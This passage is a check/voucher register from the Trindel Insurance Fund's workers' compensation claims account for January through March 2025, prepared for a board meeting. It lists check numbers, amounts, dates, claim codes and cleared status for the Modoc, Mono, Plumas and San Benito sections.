103951		307.67	1/21/2025	TICB-600055	CL
104012		37.01	1/24/2025	TICB-600055	CL
104064		125.20	1/28/2025	TIBN-542108	CL
104078		189.59	1/28/2025	TICA-600064	CL
		150.90	1/28/2025	TICA-600134	CL
104081		31.25	1/28/2025	TIBN-542108	CL
		10.95	1/28/2025	TICA-600064	CL
		10.95	1/28/2025	TICA-600134	CL
104092		5,699.63	1/29/2025	TICB-600023	CL
104113		10.95	2/3/2025	TICB-600023	CL
104145		148.50	2/4/2025	TIBW-600207	CL
104149		759.00	2/4/2025	TIBU-600127	CL
104150		65.56	2/4/2025	TICB-600060	CL
		373.23	2/4/2025	TICB-600061	CL
104167		75.97	2/6/2025	TIBN-542108	CL
104187		15.21	2/6/2025	TIBN-542108	CL
		10.95	2/6/2025	TICB-600060	CL
		47.96	2/6/2025	TICB-600061	CL
104242		64.69	2/12/2025	TICB-600101	CL
104248		616.62	2/12/2025	TICB-600101	CL
104310		288.15	2/21/2025	TICB-600023	CL
104332		16.71	2/21/2025	TICB-600023	CL
104345		689.64	2/25/2025	TICB-600023	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
160 - Modoc

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104348		243.00	2/28/2025	TICA-600016	CL
104361		5,312.34	3/3/2025	TICA-600270	CL
104374		831.50	3/4/2025	TICA-600270	CL
104396		81.39	3/5/2025	TICA-600270	CL
104452		379.45	3/12/2025	TICA-600270	CL
104457		819.88	3/12/2025	TICA-600270	CL
		826.54	3/12/2025	TICB-600023	CL
104462		76.80	3/12/2025	TICA-600270	CL
		80.94	3/12/2025	TICB-600023	CL
104513		913.79	3/17/2025	TICB-600023	OS
104595		150.90	3/18/2025	TICB-600101	CL
104596		313.24	3/18/2025	TICB-600101	CL
104618		72.98	3/18/2025	TIBN-542108	CL
104619		69.06	3/18/2025	TIBN-542108	CL
Total 160 - Modoc		55,169.01			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
170 - Mono

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
103778		580.00	1/6/2025	TIBU-600274	CL
103781		2,333.72	1/6/2025	TICB-600080	CL
103811		167.35	1/7/2025	TICB-600057	CL
103828		9.85	1/12/2025	TICB-600057	OS
103842		1,676.10	1/13/2025	TICA-600228	CL
103849		473.94	1/13/2025	TIBS-600311	CL
103850		580.00	1/13/2025	TIBY-600099	CL
103858		5,394.43	1/14/2025	TIBZ-600155	CL
103863		285.17	1/14/2025	TIBU-600229	CL
		149.89	1/14/2025	TIBZ-600014	CL
103864		1,566.00	1/14/2025	TICA-600081	CL
103897		162.66	1/15/2025	TIBY-600192	CL
103898		80.44	1/15/2025	TIBZ-600136	CL
103905		36.52	1/15/2025	TIBU-600229	CL
		16.12	1/15/2025	TIBY-600192	CL
		41.37	1/15/2025	TIBZ-600014	CL
		838.06	1/15/2025	TIBZ-600155	CL
		215.07	1/15/2025	TICA-600081	CL
		21.90	1/15/2025	TICB-600057	CL
103906		185.26	1/16/2025	TICA-600080	CL
103910		580.00	1/16/2025	TIBU-600274	CL
103912		1,760.00	1/16/2025	TIBT-600310	CL
103913		153.27	1/16/2025	TIAW-453606	CL
103921		97.09	1/17/2025	TICA-600080	CL
103925		2,513.24	1/17/2025	TICB-600080	CL
103949		225.31	1/21/2025	TICA-600185	CL
103956		650.00	1/22/2025	TIAW-453606	CL
103961		137.18	1/22/2025	TICB-600057	CL
103962		428.26	1/22/2025	TIAW-453606	CL
103971		193.15	1/22/2025	TIBZ-600155	CL
		539.42	1/22/2025	TICA-600192	CL
		408.61	1/22/2025	TICB-600091	CL
103991		137.18	1/24/2025	TICB-600057	CL
104012		10.95	1/24/2025	TIBZ-600155	CL
		11.78	1/24/2025	TICA-600185	CL
		21.90	1/24/2025	TICA-600192	CL
		21.90	1/24/2025	TICB-600057	CL
		69.01	1/24/2025	TICB-600091	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
170 - Mono

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104019		122.07	1/27/2025	TIBU-600274	OS
104021		1,676.10	1/27/2025	TICA-600228	CL
104030		473.94	1/27/2025	TIBS-600311	CL
104031		580.00	1/27/2025	TIBY-600099	CL
104039		120.79	1/28/2025	TIBU-600229	CL
104057		74.62	1/28/2025	TIBZ-600036	CL
104076		360.74	1/28/2025	TIBZ-600155	CL
		142.56	1/28/2025	TICA-600192	CL
104077		1,128.00	1/28/2025	TIBT-600310	CL
104081		10.95	1/28/2025	TIBU-600229	CL
		15.43	1/28/2025	TIBZ-600036	CL
		56.18	1/28/2025	TIBZ-600155	CL
		32.81	1/28/2025	TICA-600192	CL
104085		353.76	1/29/2025	TICA-600185	CL
104097		561.48	2/3/2025	TICA-600192	CL
104101		2,513.24	2/3/2025	TICB-600080	CL
104102		232.77	2/3/2025	TIBZ-600155	CL
104105		230.00	2/3/2025	TICA-600192	CL
104111		1,217.67	2/3/2025	TICB-600057	CL
104112		667.50	2/3/2025	TIBT-600310	CL
104113		10.95	2/3/2025	TIBZ-600155	CL
		10.95	2/3/2025	TICB-600057	CL
104120		481.50	2/3/2025	TICA-600192	CL
		481.00	2/3/2025	TICA-600228	CL
104122		226.81	2/3/2025	TIBT-600310	CL
		70.98	2/3/2025	TICA-600192	CL
104125		272.92	2/3/2025	TIBT-600310	OS
104130		118.48	2/4/2025	TICA-600081	CL
104134		1,024.80	2/4/2025	TICA-600228	CL
104142		1,468.84	2/4/2025	TIBY-600192	CL
		405.00	2/4/2025	TICA-600081	CL
104156		132.82	2/4/2025	TIBT-600310	CL
		66.98	2/4/2025	TICA-600192	CL
104166		150.00	2/6/2025	TIBY-600019	CL
104187		627.86	2/6/2025	TIBY-600192	CL
		195.76	2/6/2025	TICA-600081	CL
		155.87	2/6/2025	TICA-600228	CL
104208		1,676.10	2/10/2025	TICA-600228	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
170 - Mono

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104211		116.60	2/10/2025	TICA-600192	CL
104218		473.94	2/10/2025	TIBS-600311	CL
104219		580.00	2/10/2025	TIBY-600099	CL
104231		13,812.50	2/12/2025	TIBZ-600014	CL
104234		2,437.50	2/12/2025	TIBZ-600014	CL
104239		70.87	2/12/2025	TICA-600081	CL
104242		12.37	2/12/2025	TICA-600081	CL
		10.95	2/12/2025	TICA-600192	CL
104250		816.44	2/14/2025	TIBZ-600161	CL
104252		1,256.60	2/14/2025	TICB-600080	CL
104277		1,466.44	2/21/2025	TICB-600117	CL
104282		21.08	2/21/2025	TIBZ-600136	CL
104297		1,676.10	2/21/2025	TICA-600228	CL
104300		743.58	2/21/2025	TICA-600192	CL
104307		448.56	2/21/2025	TICA-600228	CL
104313		473.94	2/21/2025	TIBS-600311	CL
104315		214.12	2/21/2025	TIBY-600099	CL
104323		877.50	2/21/2025	TIBZ-600161	CL
		650.00	2/21/2025	TIBZ-600211	CL
104332		10.95	2/21/2025	TIBZ-600161	CL
		10.95	2/21/2025	TIBZ-600211	CL
		124.97	2/21/2025	TICA-600192	CL
		74.39	2/21/2025	TICA-600228	CL
104338		257.30	2/25/2025	TICA-600039	CL
104343		1,381.86	2/25/2025	TIBZ-600155	CL
		307.26	2/25/2025	TICB-600117	CL
104347		94.29	2/28/2025	TIBZ-600155	CL
104354		233.79	2/28/2025	TIBZ-600155	CL
		10.95	2/28/2025	TICA-600039	CL
		58.06	2/28/2025	TICB-600117	CL
104359		2,513.24	3/3/2025	TICB-600080	CL
104367		1,256.64	3/3/2025	TICB-600080	CL
104382		1,017.90	3/4/2025	TIBZ-600155	CL
		15.96	3/4/2025	TICB-600117	CL
104396		167.00	3/5/2025	TIBZ-600155	CL
		10.95	3/5/2025	TICB-600117	CL
104401		1,368.68	3/10/2025	TICB-600117	CL
104424		473.94	3/10/2025	TIBS-600311	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
170 - Mono

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104435		1,676.10	3/10/2025	TICA-600228	CL
104444		344.50	3/11/2025	TIBY-600019	CL
104446		781.60	3/12/2025	TICB-600079	CL
104456		75.76	3/12/2025	TICB-600116	CL
104462		10.95	3/12/2025	TICB-600079	CL
		21.90	3/12/2025	TICB-600116	CL
104479		133.08	3/17/2025	TICB-600079	CL
104505		120.18	3/17/2025	TIBY-600192	CL
104509		46.13	3/17/2025	TICB-600117	CL
104510		118.18	3/17/2025	TICA-600192	CL
104511		137.18	3/17/2025	TICB-600057	CL
104512		137.18	3/17/2025	TIBZ-600155	CL
104516		2,005.92	3/17/2025	TICB-600080	CL
104517		102.04	3/17/2025	TICB-600080	CL
104518		350.56	3/17/2025	TIBB-453446	CL
104549		6,655.50	3/17/2025	TIBZ-600161	CL
104554		2,513.28	3/17/2025	TICB-600080	CL
104557		1,174.50	3/17/2025	TIBZ-600161	CL
104583		2,015.00	3/18/2025	TICA-600080	CL
104592		1,698.30	3/18/2025	TICB-600117	CL
104593		427.14	3/18/2025	TIBZ-600155	CL
104594		175.40	3/18/2025	TICA-600228	CL
Total 170 - Mono		97,188.88			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
180 - Plumas

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
103774		857.60	1/6/2025	TICA-600190	CL
103776		146.88	1/6/2025	TIBC-362799	CL
103793		387.00	1/6/2025	TICA-600133	CL
103802		246.68	1/6/2025	TICB-600002	CL
103812		207.37	1/7/2025	TIBY-600203	CL
103815		275.92	1/7/2025	TIBP-550013	CL
103827		160.71	1/12/2025	TIBP-550013	OS
103829		1,281.45	1/12/2025	TIBF-362819	OS
103845		552.72	1/13/2025	TIBX-600127	CL
103848		2,436.26	1/13/2025	TICA-600129	CL
103857		401.21	1/14/2025	TICB-600002	CL
103867		198.62	1/14/2025	TIBE-364238	CL
103868		231.43	1/14/2025	TIBY-600203	CL
103896		460.80	1/15/2025	TIBY-600203	CL
103905		39.86	1/15/2025	TIBE-364238	CL
		1,250.00	1/15/2025	TIBF-362819	CL
		42.20	1/15/2025	TIBP-550013	CL
		10.95	1/15/2025	TIBX-600070	CL
		29.84	1/15/2025	TIBY-600203	CL
		23.37	1/15/2025	TICA-600146	CL
		10.95	1/15/2025	TICA-600190	CL
		12.42	1/15/2025	TICB-600002	CL
103907		146.88	1/16/2025	TIBC-362799	OS
103929		27,240.00	1/17/2025	TIBP-550013	CL
103944		481.50	1/21/2025	TIAS-362786	CL
103960		81.61	1/22/2025	TIBY-600170	CL
103966		471.00	1/22/2025	TICA-600262	CL
103969		246.68	1/22/2025	TICB-600002	CL
103970		1,303.50	1/22/2025	TIBY-600203	CL
103973		375.00	1/22/2025	TIBC-362799	CL
		375.00	1/22/2025	TIBP-550013	CL
103984		190.18	1/24/2025	TIBT-600046	CL
103999		332.77	1/24/2025	TICA-600146	CL
104009		357.27	1/24/2025	TICB-600002	CL
104012		10.95	1/24/2025	TIBT-600046	CL
		11.72	1/24/2025	TIBY-600170	CL
		36.62	1/24/2025	TICA-600146	CL
		12.26	1/24/2025	TICB-600002	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
180 - Plumas

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104025		552.72	1/27/2025	TIBX-600127	CL
104029		2,436.26	1/27/2025	TICA-600129	OS
104037		2,015.00	1/28/2025	TICA-600179	CL
104040		401.87	1/28/2025	TIBT-600046	CL
104049		632.48	1/28/2025	TICA-600133	CL
104052		81.61	1/28/2025	TIBY-600170	CL
104065		2,015.00	1/28/2025	TIBX-600127	CL
104074		297.00	1/28/2025	TIBZ-600011	CL
104081		10.95	1/28/2025	TIBT-600046	CL
		10.95	1/28/2025	TIBX-600127	CL
		11.72	1/28/2025	TIBY-600170	CL
		10.95	1/28/2025	TICA-600179	CL
104083		1,007.68	1/28/2025	TIBT-600046	CL
104084		16.50	1/28/2025	TIBV-600169	CL
104099		146.88	2/3/2025	TIBC-362799	OS
104106		2,328.79	2/3/2025	TIBF-362819	CL
104113		2,300.00	2/3/2025	TIBF-362819	CL
104119		18,750.00	2/3/2025	TIBY-600203	OS
104132		0.00	2/4/2025	TIBY-600203	CL
104133		183.60	2/4/2025	TIBX-600127	CL
104147		136.60	2/4/2025	TIBY-600203	CL
104148		246.68	2/4/2025	TICB-600002	CL
104152		925.69	2/4/2025	TIBY-600047	CL
		720.55	2/4/2025	TICA-600272	CL
		100.75	2/4/2025	TICB-600104	CL
104154		418.50	2/4/2025	TIBY-600047	CL
104172		0.00	2/6/2025	TIBX-600127	CL
104180		246.22	2/6/2025	TIBY-600047	CL
104187		10.95	2/6/2025	TIBX-600127	CL
		114.87	2/6/2025	TIBY-600047	CL
		11.45	2/6/2025	TIBY-600203	CL
		80.79	2/6/2025	TICA-600272	CL
		20.72	2/6/2025	TICB-600104	CL
104188		332.80	2/6/2025	TIBY-600203	CL
104213		552.72	2/10/2025	TIBX-600127	CL
104216		199.66	2/10/2025	TICA-600133	CL
104238		114.79	2/12/2025	TICA-600146	CL
104240		150.90	2/12/2025	TIBX-600070	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
180 - Plumas

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104242		10.95	2/12/2025	TIBX-600070	CL
		24.43	2/12/2025	TICA-600133	CL
		19.81	2/12/2025	TICA-600146	CL
104247		99.00	2/12/2025	TIBY-600203	CL
104256		195.84	2/14/2025	TIBY-600203	CL
104261		146.88	2/14/2025	TIBC-362799	OS
104268		14.08	2/18/2025	TIBY-600203	CL
104269		9,375.00	2/20/2025	TIBY-600203	CL
104276		2,670.87	2/21/2025	TIAS-362786	CL
104279		229.91	2/21/2025	TICA-600129	CL
104280		0.00	2/21/2025	TIBY-600047	CL
104305		116.44	2/21/2025	TICA-600146	CL
104309		343.56	2/21/2025	TIBY-600047	CL
104312		650.00	2/21/2025	TIBZ-600011	CL
104326		552.72	2/21/2025	TIBX-600127	CL
104327		195.84	2/21/2025	TIBX-600127	CL
104328		4,894.56	2/21/2025	TIBX-600127	CL
104330		150.90	2/21/2025	TIBE-364238	CL
		179.23	2/21/2025	TIBT-600253	CL
		453.05	2/21/2025	TIBY-600047	CL
		150.90	2/21/2025	TICA-600129	CL
		661.43	2/21/2025	TICA-600262	CL
		923.89	2/21/2025	TICB-600112	CL
104332		10.95	2/21/2025	TIBE-364238	CL
		32.85	2/21/2025	TIBT-600253	CL
		43.80	2/21/2025	TIBX-600127	CL
		72.68	2/21/2025	TIBY-600047	CL
		10.95	2/21/2025	TIBZ-600011	CL
		21.90	2/21/2025	TICA-600129	CL
		10.95	2/21/2025	TICA-600133	CL
		19.93	2/21/2025	TICA-600146	CL
		32.85	2/21/2025	TICA-600262	CL
		103.60	2/21/2025	TICB-600112	CL
104351		263.71	2/28/2025	TIBF-362817	CL
		9.76	2/28/2025	TICA-600129	CL
104355		146.88	3/3/2025	TIBC-362799	OS
104373		74.64	3/4/2025	TIBF-362819	CL
104381		225.35	3/4/2025	TIBY-600170	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
180 - Plumas

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104383		24.09	3/4/2025	TIAS-362786	CL
		263.71	3/4/2025	TIBF-362817	CL
		31.98	3/4/2025	TIBY-600047	CL
		36.50	3/4/2025	TICA-600129	CL
104385		439.50	3/4/2025	TICA-600146	CL
104418		552.72	3/10/2025	TIBX-600127	CL
104430		1,510.07	3/10/2025	TIBY-600047	CL
104431		41.77	3/10/2025	TIBY-600047	CL
104442		8,909.82	3/11/2025	TICB-600048	CL
104458		420.74	3/12/2025	TICA-600129	CL
		152.94	3/12/2025	TICB-600112	CL
		1,575.47	3/12/2025	TICB-600118	CL
104462		47.85	3/12/2025	TICA-600129	CL
		874.52	3/12/2025	TICB-600048	CL
		10.95	3/12/2025	TICB-600112	CL
		163.66	3/12/2025	TICB-600118	CL
104475		16.16	3/17/2025	TIBY-600047	CL
104494		561.40	3/17/2025	TICA-600146	CL
104495		1,558.90	3/17/2025	TICA-600146	CL
104502		114.31	3/17/2025	TICB-600002	CL
104503		110.77	3/17/2025	TICB-600030	CL
104504		13.44	3/17/2025	TIBY-600170	CL
104529		247.15	3/17/2025	TICB-600048	CL
104530		116.60	3/17/2025	TIBV-600103	CL
104531		116.60	3/17/2025	TICB-600002	CL
104532		116.60	3/17/2025	TICA-600115	CL
104533		116.60	3/17/2025	TICA-600184	CL
104534		116.60	3/17/2025	TIBY-600047	CL
104535		116.60	3/17/2025	TICA-600129	CL
104536		26.14	3/17/2025	TICB-600118	CL
104537		118.18	3/17/2025	TIBY-600047	CL
104538		150.90	3/17/2025	TIBY-600047	CL
104550		146.88	3/17/2025	TIBC-362799	OS
104575		12,094.72	3/18/2025	TIBY-600047	CL
104582		428.40	3/18/2025	TICA-600146	CL
104588		5,777.16	3/18/2025	TIBP-550013	CL
104591		82.33	3/18/2025	TIBY-600170	CL
104607		195.84	3/18/2025	TIBY-600203	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
180 - Plumas

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104608		212.47	3/18/2025	TIBY-600047	CL
104609		32.98	3/18/2025	TIBL-485208	CL
104610		559.00	3/18/2025	TIBL-485208	CL
104611		214.59	3/18/2025	TIBT-600253	CL
104612		2.70	3/18/2025	TIBT-600253	CL
104613		25.35	3/18/2025	TIBT-600253	CL
104617		116.44	3/18/2025	TICA-600146	CL
Total 180 - Plumas		140,233.97			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
190 - San Benito

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
103752		150.42	1/3/2025	TIBY-600132	CL
103753		139.31	1/3/2025	TIBM-533666	CL
103762		81.38	1/3/2025	TICB-600084	CL
103766		893.52	1/3/2025	TIBX-600042	CL
103770		426.96	1/3/2025	TICA-600023	CL
		787.78	1/3/2025	TICA-600257	CL
103777		580.00	1/6/2025	TIBT-600027	CL
103783		580.00	1/6/2025	TIBG-549887	CL
103788		0.00	1/6/2025	TIBZ-600197	CL
103795		13.57	1/6/2025	TIBM-533666	CL
		54.75	1/6/2025	TIBX-600042	CL
		12.93	1/6/2025	TIBY-600132	CL
		29.78	1/6/2025	TICA-600023	CL
		67.60	1/6/2025	TICA-600257	CL
		10.95	1/6/2025	TICB-600084	CL
103800		460.00	1/6/2025	TIBZ-600232	CL
103803		481.50	1/6/2025	TICA-600079	CL
		429.00	1/6/2025	TICB-600025	CL
103816		177.09	1/7/2025	TIBZ-600230	CL
103817		219.32	1/7/2025	TICA-600023	CL
		233.75	1/7/2025	TICA-600236	CL
		156.44	1/7/2025	TICB-600025	CL
103818		457.53	1/7/2025	TIBX-600042	CL
103819		685.90	1/7/2025	TIBY-600213	CL
		236.83	1/7/2025	TICA-600122	CL
103821		176.99	1/7/2025	TIBZ-600197	CL
		299.01	1/7/2025	TICB-600069	CL
103826		2,015.00	1/12/2025	TIBX-600042	OS
103831		0.00	1/12/2025	TIBY-600213	CL
103832		219.32	1/12/2025	TIBZ-600214	OS
		170.87	1/12/2025	TICB-600026	OS
103833		580.00	1/13/2025	TIBZ-600043	CL
103836		216.46	1/13/2025	TIBN-545375	CL
103851		580.00	1/13/2025	TIBZ-600197	CL
103859		976.78	1/14/2025	TIBZ-600230	CL
103888		75.97	1/15/2025	TICB-600003	CL
103905		52.41	1/15/2025	TIBX-600042	CL
		30.01	1/15/2025	TIBY-600213	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
190 - San Benito

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
		21.90	1/15/2025	TIBZ-600197	CL
		13.84	1/15/2025	TIBZ-600214	CL
		29.71	1/15/2025	TIBZ-600230	CL
		13.84	1/15/2025	TICA-600023	CL
		17.53	1/15/2025	TICA-600122	CL
		14.03	1/15/2025	TICA-600236	CL
		40.99	1/15/2025	TICB-600003	CL
		13.01	1/15/2025	TICB-600025	CL
		13.20	1/15/2025	TICB-600026	CL
		21.90	1/15/2025	TICB-600069	CL
103908		580.00	1/16/2025	TIBT-600027	CL
103911		580.00	1/16/2025	TIBG-549887	CL
103927		39.20	1/17/2025	TIBZ-600223	CL
103939		650.00	1/21/2025	TIBX-600042	CL
103942		448.00	1/21/2025	TIBZ-600214	CL
103946		2,562.00	1/21/2025	TIBU-600283	CL
103958		4,001.00	1/22/2025	TIBU-600283	CL
103959		73.86	1/22/2025	TIBZ-600197	CL
103967		9.92	1/22/2025	TIBZ-600197	CL
103968		422.40	1/22/2025	TIBX-600182	CL
103972		52.26	1/22/2025	TICB-600051	CL
103974		253.99	1/22/2025	TIBZ-600230	CL
103978		170.87	1/24/2025	TIBZ-600223	CL
103979		169.83	1/24/2025	TIBX-600042	CL
103980		75.00	1/24/2025	TIBX-600064	CL
103981		12.49	1/24/2025	TIBM-533666	CL
103986		284.16	1/24/2025	TIBZ-600191	CL
104003		203.39	1/24/2025	TIBN-545375	CL
		536.54	1/24/2025	TIBX-600042	CL
104008		284.64	1/24/2025	TICA-600023	CL
		142.32	1/24/2025	TICA-600257	CL
104012		11.07	1/24/2025	TIBM-533666	CL
		14.78	1/24/2025	TIBN-545375	CL
		10.95	1/24/2025	TIBU-600283	CL
		53.90	1/24/2025	TIBX-600042	CL
		11.36	1/24/2025	TIBX-600064	CL
		23.49	1/24/2025	TIBZ-600191	CL
		13.20	1/24/2025	TIBZ-600223	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
190 - San Benito

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
		23.51	1/24/2025	TICA-600023	CL
		17.23	1/24/2025	TICA-600257	CL
104013		580.00	1/27/2025	TIBZ-600043	CL
104016		216.46	1/27/2025	TIBN-545375	CL
104028		6,164.83	1/27/2025	TIBY-600222	CL
104032		580.00	1/27/2025	TIBZ-600197	CL
104036		1,316.25	1/28/2025	TIBY-600199	CL
104038		75.97	1/28/2025	TIBZ-600230	CL
104043		270.47	1/28/2025	TIBZ-600043	CL
104044		650.00	1/28/2025	TIBX-600042	CL
104047		575.61	1/28/2025	TICB-600043	CL
104050		2,015.00	1/28/2025	TIBU-600283	CL
104067		95.72	1/28/2025	TIBS-600355	CL
104069		603.43	1/28/2025	TIBX-600042	CL
104072		2,015.00	1/28/2025	TIBZ-600065	CL
104073		548.20	1/28/2025	TIBZ-600197	CL
		230.00	1/28/2025	TIBZ-600232	CL
104079		170.86	1/28/2025	TIBS-600355	CL
		1,168.27	1/28/2025	TICA-600122	CL
104081		42.31	1/28/2025	TIBS-600355	CL
		10.95	1/28/2025	TIBU-600283	CL
		66.11	1/28/2025	TIBX-600042	CL
		10.95	1/28/2025	TIBY-600199	CL
		10.95	1/28/2025	TIBZ-600043	CL
		10.95	1/28/2025	TIBZ-600065	CL
		26.25	1/28/2025	TIBZ-600230	CL
		43.40	1/28/2025	TICA-600122	CL
		277.38	1/28/2025	TICB-600043	CL
104094		98.76	1/29/2025	TICA-600257	CL
		170.87	1/29/2025	TICB-600025	CL
104100		580.00	2/3/2025	TIBT-600027	CL
104104		580.00	2/3/2025	TIBG-549887	CL
104110		495.80	2/3/2025	TIBY-600213	CL
104113		12.25	2/3/2025	TICA-600257	CL
		13.20	2/3/2025	TICB-600025	CL
104124		2,015.00	2/3/2025	TIBX-600042	CL
104129		893.42	2/4/2025	TICB-600110	CL
104139		357.97	2/4/2025	TIBZ-600214	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
190 - San Benito

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104155		2,773.50	2/4/2025	TIBG-549887	CL
		209.50	2/4/2025	TIBV-600081	CL
		421.50	2/4/2025	TIBX-600001	CL
		1,161.00	2/4/2025	TIBX-600042	CL
		5,614.00	2/4/2025	TIBX-600096	CL
		665.50	2/4/2025	TIBX-600201	CL
		154.00	2/4/2025	TIBY-600199	CL
		1,008.09	2/4/2025	TIBY-600213	CL
		104.50	2/4/2025	TIBY-600222	CL
		74.00	2/4/2025	TIBZ-600043	CL
		690.50	2/4/2025	TIBZ-600197	CL
		159.00	2/4/2025	TIBZ-600214	CL
		296.00	2/4/2025	TIBZ-600230	CL
		1,661.00	2/4/2025	TICA-600023	CL
		203.50	2/4/2025	TICA-600079	CL
		881.50	2/4/2025	TICB-600051	CL
104158		238.23	2/6/2025	TIBN-545375	CL
104162		142.08	2/6/2025	TIBZ-600191	CL
104173		194.89	2/6/2025	TICA-600122	CL
104177		253.99	2/6/2025	TIBZ-600230	CL
104183		233.75	2/6/2025	TICA-600023	CL
		149.81	2/6/2025	TICB-600003	CL
		191.29	2/6/2025	TICB-600025	CL
		340.51	2/6/2025	TICB-600051	CL
104187		15.43	2/6/2025	TIBN-545375	CL
		17.22	2/6/2025	TIBZ-600191	CL
		83.56	2/6/2025	TIBZ-600214	CL
		14.03	2/6/2025	TICA-600023	CL
		16.37	2/6/2025	TICA-600122	CL
		12.92	2/6/2025	TICB-600003	CL
		13.47	2/6/2025	TICB-600025	CL
		15.43	2/6/2025	TICB-600051	CL
		424.48	2/6/2025	TICB-600110	CL
104188		268.80	2/6/2025	TIBX-600182	CL
104196		580.00	2/10/2025	TIBZ-600043	CL
104198		107.98	2/10/2025	TIBX-600001	CL
104202		216.46	2/10/2025	TIBN-545375	CL
104207		2.80	2/10/2025	TIBY-600005	OS

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
190 - San Benito

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104217		2,538.46	2/10/2025	TIBY-600222	CL
104222		580.00	2/10/2025	TIBZ-600197	CL
104227		14.05	2/10/2025	TICB-600038	CL
		14.22	2/10/2025	TICB-600082	CL
104230		149.81	2/12/2025	TICB-600003	CL
104242		11.97	2/12/2025	TIBX-600001	CL
		740.73	2/12/2025	TIBX-600064	CL
		585.46	2/12/2025	TIBZ-600223	CL
		12.92	2/12/2025	TICB-600003	CL
		10.95	2/12/2025	TICB-600038	CL
		10.95	2/12/2025	TICB-600082	CL
104243		3,185.21	2/12/2025	TIBX-600064	CL
		2,121.32	2/12/2025	TIBZ-600223	CL
104245		230.00	2/12/2025	TIBZ-600232	CL
104246		614.40	2/12/2025	TIBZ-600214	CL
104262		580.00	2/14/2025	TIBT-600027	CL
104266		2,982.86	2/16/2025	TIBY-600199	OS
104270		580.00	2/21/2025	TIBZ-600043	CL
104286		426.96	2/21/2025	TICA-600023	CL
104287		216.46	2/21/2025	TIBN-545375	CL
104293		650.00	2/21/2025	TIBU-600283	CL
104303		580.00	2/21/2025	TIBG-549887	CL
104306		263.19	2/21/2025	TICA-600122	CL
104311		422.61	2/21/2025	TIBY-600222	CL
104317		580.00	2/21/2025	TIBZ-600197	CL
104319		2,015.00	2/21/2025	TIBZ-600223	CL
104320		170.87	2/21/2025	TIBX-600182	CL
		170.87	2/21/2025	TIBZ-600214	CL
		474.65	2/21/2025	TICB-600105	CL
104321		5.83	2/21/2025	TIBM-533666	CL
		224.66	2/21/2025	TIBU-600285	CL
		461.10	2/21/2025	TIBX-600042	CL
104324		202.44	2/21/2025	TIBY-600222	CL
104329		380.88	2/21/2025	TIBS-600355	CL
104332		11.06	2/21/2025	TIBM-533666	CL
		49.65	2/21/2025	TIBS-600355	CL
		10.95	2/21/2025	TIBU-600283	CL
		15.18	2/21/2025	TIBU-600285	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1020 - Claims Account - WC
190 - San Benito

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
		30.58	2/21/2025	TIBX-600042	CL
		13.20	2/21/2025	TIBX-600182	CL
		94.33	2/21/2025	TIBY-600222	CL
		13.20	2/21/2025	TIBZ-600214	CL
		10.95	2/21/2025	TIBZ-600223	CL
		29.78	2/21/2025	TICA-600023	CL
		18.26	2/21/2025	TICA-600122	CL
		28.15	2/21/2025	TICB-600105	CL
104339		86.80	2/25/2025	TIBY-600132	CL
104351		9.92	2/28/2025	TIBT-600027	CL
104352		745.71	2/28/2025	TIBY-600222	CL
104353		74.57	2/28/2025	TIBY-600222	CL
104356		580.00	3/3/2025	TIBT-600027	CL
104371		666.68	3/4/2025	TIBZ-600223	CL
104372		580.00	3/4/2025	TIBY-600199	OS
104377		230.00	3/4/2025	TIBZ-600232	CL
		85.00	3/4/2025	TICA-600122	CL
		75.00	3/4/2025	TICB-600051	CL
104383		88.88	3/4/2025	TIBN-541402	CL
		868.18	3/4/2025	TIBN-545375	CL
		385.31	3/4/2025	TIBQ-550203	CL
